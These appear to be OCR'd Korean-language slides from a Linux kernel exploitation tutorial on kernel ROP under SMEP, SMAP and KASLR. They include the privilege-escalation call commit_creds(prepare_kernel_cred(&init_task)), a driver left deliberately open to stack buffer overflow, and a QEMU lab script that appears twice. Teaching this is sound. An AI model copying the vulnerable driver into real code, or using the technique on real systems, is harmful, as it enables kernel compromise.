
- Kernel Return Oriented Programming

SMEP, SMAP로 인해 User Space의 코드를 사용하지 못하거나, KASLR로 인해서 Memory Leak 과정이 필요한 경우 User Space에서의 Exploit 과정과 마찬가지로 ROP기법을 이용한다.

commit_creds(prepare_kernel_cred(&init_task)) 를 호출하여 권한 상승을 수행하는 방법을 소개

Linux Kernel Exploit Technique

- Kernel Return Oriented Programming




```
MODULE_LICENSE("Dual BSD/GPL");
MODULE_AUTHOR("r0jin");

static ssize_t bof_read(struct file *filp, char __user *buf, size_t count, loff_t *f_pos);
static ssize_t bof_write(struct file *filp, const char __user *buf, size_t count, loff_t *f_pos);

struct file_operations bof_fops = {
        .read = bof_read,
        .write = bof_write,
};

static struct miscdevice bof_driver = {
        .minor = MISC_DYNAMIC_MINOR,
        .name = "bof",
        .fops = &bof_fops,
};

static ssize_t bof_read(struct file *filp, char __user *buf, size_t count, loff_t *f_pos) {
        char arr[0x10] = {0, };

        if (_copy_to_user(buf, arr, count))
                return -EFAULT;

        return 0;
}

static ssize_t bof_write(struct file *filp, const char __user *buf, size_t count, loff_t *f_pos) {
        char arr[0x10] = {0, };

        if (_copy_from_user(arr, buf, count))
                return -EFAULT;

        return 0;
}
                                                                          22,97         39%
```

Buffer Overflow 취약점이 존재하는 Device Driver Source Code

Linux Kernel Exploit Technique

- Kernel Return Oriented Programming




ubuntu@instance-20230205-2254: ~

```
#!/bin/sh

qemu-system-x86_64 \
        -m 128M \
        -smp 2 \
        -kernel /home/pwn/bzImage \
        -initrd /home/pwn/initramfs.cpio.gz \
        -append "console=ttyS0 kaslr nopti panic=1 slab_nomerge panic_on_oops=1 rdinit=/init" \
        -snapshot -monitor /dev/null -nographic -no-reboot \
        -cpu qemu64,+smep,+smap

-- INSERT --                                                                11,1          All
```

$ ./run.sh

Linux Kernel Exploit Technique

- Kernel Return Oriented Programming




```
#!/bin/sh

qemu-system-x86_64 \
        -m 128M \
        -smp 2 \
        -kernel /home/pwn/bzImage \
        -initrd /home/pwn/initramfs.cpio.gz \
        -append "console=ttyS0 kaslr nopti panic=1 slab_nomerge panic_on_oops=1 rdinit=/init" \
        -snapshot -monitor /dev/null -nographic -no-reboot \
        -cpu qemu64,+smep,+smap

-- INSERT --                                                        11,1          All
```

KASLR, SMEP, SMAP Enable

Linux Kernel Exploit Technique

- KASLR, SSP Bypass

